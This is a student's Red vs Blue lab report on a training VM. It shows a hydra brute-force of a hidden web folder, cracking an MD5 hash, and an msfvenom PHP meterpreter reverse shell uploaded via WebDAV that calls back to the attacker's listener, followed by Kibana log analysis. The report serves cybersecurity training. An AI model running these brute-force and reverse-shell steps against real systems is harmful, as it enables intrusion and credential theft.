Red V Blue Project Report

Jarman Taylor

11/29/21


1. Overview

For this project, we were tasked to act as an offensive security, Red Team, to exploit a vulnerable Capstone VM. We were then tasked to use Kibana to analyze logs taken during the Red Team attack. As we analyzed, we used the data to develop ideas for new alerts that can improve our monitoring as the Blue Team. Even though we already knew what you did to exploit the target, analyzing the logs is still valuable as it teaches us: what our attack looks like from a defender's perspective, how stealthy or detectable our tactics are, and which kinds of alarms and alerts SOC and IR professionals can set to spot attacks like ours while they occur, rather than after. Finally, we were tasked to communicate our findings in the form of a presentation to our staff. However, in a real engagement, a client will pay us not to break into their network, but to teach them how to protect it. This is why both written and verbal communication skills are vital in the cybersecurity field.

Findings


Day 1

- Discover the IP address of the Linux web server.
    - **The IP address of the webserver was 192.168.1.105, since it is the address of the capstone server, which we will be attacking.**
- Locate the hidden directory on the web server.




```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

    - **The hidden directory is 192.168.1.105/company_folders/secret_folder/ which was found by looking through the directory manually. This page was found in the company_culture directory in file1.txt.**
- Brute force the password for the hidden directory using the hydra command:
    - **The full command in the terminal to crack the password to the hidden directory is: hydra-l ashton -P /usr/share/wordlists/rockyou.txt 192.168.105 http-get /company_foders/secret_folder/**



```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt 192.168.1.
105 http-get /company_folders/secret_folder/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 1
3:07:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l
:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder/
[STATUS] 8839.00 tries/min, 8839 tries in 00:01h, 14335560 to do in 27:02h,
 16 active
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 1
3:08:23
root@Kali:~# 
```


    - **Access to the secret folder gives us the following file called connect_to_corp_server**



192.168.1.105/company_fol
192.168.1.105/company_folders/secret_folder/connect_to_corp_server
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

- Break the hashed password with the Crack Station website or John the Ripper.
    - **The cracked username was Ryan and the cracked password was linux4u**



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


How CrackStation Works

- Connect to the server via WebDav.
  - How did you connect to the server via WebDav?
    - **For some reason, I was unable to find Other Locations in my file manager, so I had to install Nautilus, another file managing tool to access Other Locations.**
      - **To do this, I ran, in order:**
        - **sudo apt-get update**
        - **apt-get install file-roller**
        - **apt-get install nautilus**

- From here I opened up the file manager that was found when I searched nautilus in the search bar.



- Logging in:



Enter password for webdav


Username: ryan

Password: •••••••


○ Forget password immediately
● Remember password until you logout
○ Remember forever

Connect to Server: dav://192.168.1.105/webdav/

        - **After Log-in, this is what we found:**




- Upload a PHP reverse shell payload.
    - How did you create a PHP reverse shell payload?
        - **First, we had to open up msfvenom in the terminal with the following command:**
            - **msfvenom -P php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell2.php**



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# 
```


    - How did you execute this payload that you uploaded to the site to open up a meterpreter session?
        - **Next, we ran msfconsole in the terminal, which opened up a meterpreter session.**
        - **We follow this with a command “use exploit/multi/handler”**

- **Then set the options for our machine to listen on**




```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > 
```

- Execute payload Find and capture the flag.
  - **After running the payload, we have to open up the shell.php file in the file manager that is currently accessing the webdav directory, which will complete our connection.**



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:42254) a
t 2021-11-29 14:08:46 -0800

meterpreter > 
```


  - **Then we open a shell using the command “shell”, and then find the flag.txt file.**



```
meterpreter > shell
Process 2524 created.
Channel 1 created.
find -name flag.txt 2>dev/null
./flag.txt
cat ./flag.txt
b1ng0w@5h1sn@m0
```

Day 2


- Identify the offensive traffic.



40,793 hits

Oct 26, 2021 @ 21:00:00.000 - Oct 27, 2021 @ 07:00:00.000 — Auto

  - ○ Identify the traffic between your machine and the web machine:
    - ■ When did the interaction occur?
      - **The interaction occurred on October 26th, 2021 between 22:30 and 1:15 the following day.**
    - ■ What responses did the victim send back?



Not secure | 192.168.1.100:5601/app/kibana#/dashboard?_g=(filters:!(),refreshInterval:(pause:!t,value:0),time:(from:'2021-10-26T23:58:00.000Z',to:'2021-10-26T23:59:00.000Z'))&_a=(description:'',filters:!(),fullScreenMode:!f,options:(...

Dashboard / Editing New Dashboard (unsaved)

+ Add filter

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://detectportal.firefox.com/success.txt	1
http://code.ionicframework.com/ionicons/2.0.1/css/ionicons.min.css?ver=5.2.2	1
http://a.mailmunch.co/app/v1/site.js	1
http://192.168.1.105/company_folders/secret_folder/	5,976
http://127.0.0.1/server-status?auto=	6

Export: Raw Formatted


Network Traffic Between Hosts [Packetbeat Flows] ECS

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	683.1MB	14.4MB
192.168.1.90	192.168.1.105	2.3MB	4.1MB
192.168.1.90	172.217.164.10	12.5KB	33.4KB
192.168.1.90	168.63.129.16	445B	525B
192.168.1.105	192.168.1.100	172.9MB	12.1MB
10.0.0.201	64.187.66.143	403.3KB	9.2MB
10.0.0.201	23.43.62.169	291.3KB	15.4MB
10.0.0.201	52.179.129.229	21.8KB	176.9KB
10.0.0.201	52.114.132.21	15.6KB	15.6KB
10.0.0.201	239.255.255.250	15.2KB	0B

Top Hosts Creating Traffic [Packetbeat Flows] ECS

192.168.1.100:5601/app/kibana#/home

      - **The victim sent 200 status codes, which means a request was successful. There are also 401 codes, which means a request was not successful.**
    - ■ What data is concerning from the Blue Team perspective?’
      - **This is concerning, because the blue team does not know yet what aspect of the attackers attack has been successful, there could be a lot of damage.**
- Find the request for the hidden directory.
  - ○ In your attack, you found a secret folder. Let's look at that interaction between these two machines.




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,059
http://192.168.1.105/webdav	40
http://192.168.1.105/webdav/shell.php	12
http://192.168.1.105/	10
http://192.168.1.105/webdav/	8

